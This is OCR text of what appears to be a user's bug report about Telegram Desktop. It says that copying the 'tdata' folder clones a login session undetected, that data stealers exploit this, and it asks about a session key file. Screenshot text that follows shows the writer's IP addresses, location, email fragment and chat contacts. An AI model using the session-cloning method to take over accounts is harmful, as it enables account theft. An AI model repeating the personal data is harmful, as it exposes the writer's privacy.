
Hello!
There is a pretty common problem with the "tdata" folder. Copying this folder is enough to open a session on other device. Through the "Active session" tab one can see no difference cause this session will be opened with the parameters from original device (IP, device name and the like). This bug is not a secret for attackers too so now each data stealer have a feature of copying this folder. This is an age-old problem, from 2017 at least. I think Telegram developers don't fix this (for example, bind key with HWID) for some reasons. What are they? Is D877F783D5D3EF8C* file the key of a current session?


Ваш email:


[redacted]ıa@gmail.com

Ваш номер телефона:

Отправить


Узнать IP адрес
2ip.ru
Перезапустить и обновить
Ваш IP адрес:
213.87.128.116
2a00:1fa0:88c:770e:24
e2:1fbb:9a59
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
116.gprs.mts.ru
Операционная система:
Windows 15.0.0
Ваш браузер:
Chrome 118.0.0.0
Ваше местоположение:
Россия, Москва
Ваш провайдер:
Домашний Интернет от МТ...
Search
All chats
Unread
Personal
Work
Edit
Archived c
Alexandra
angara-
You: privet
s3Ch1n
Photo
Telegra
Posts by ar
Saved Mes
gg
alina
Positive
SecAtor
Исследова
Anton Mar
Да
WS MS-1584
November 21 at 3:30 PM
Info
Telegram Desktop 4.11.7 x64
Application
Windows 11
System version
195.239.147.7
IP address
Ostashovo, Russia
Location
This location estimate is based on the IP address and may not always be accurate.
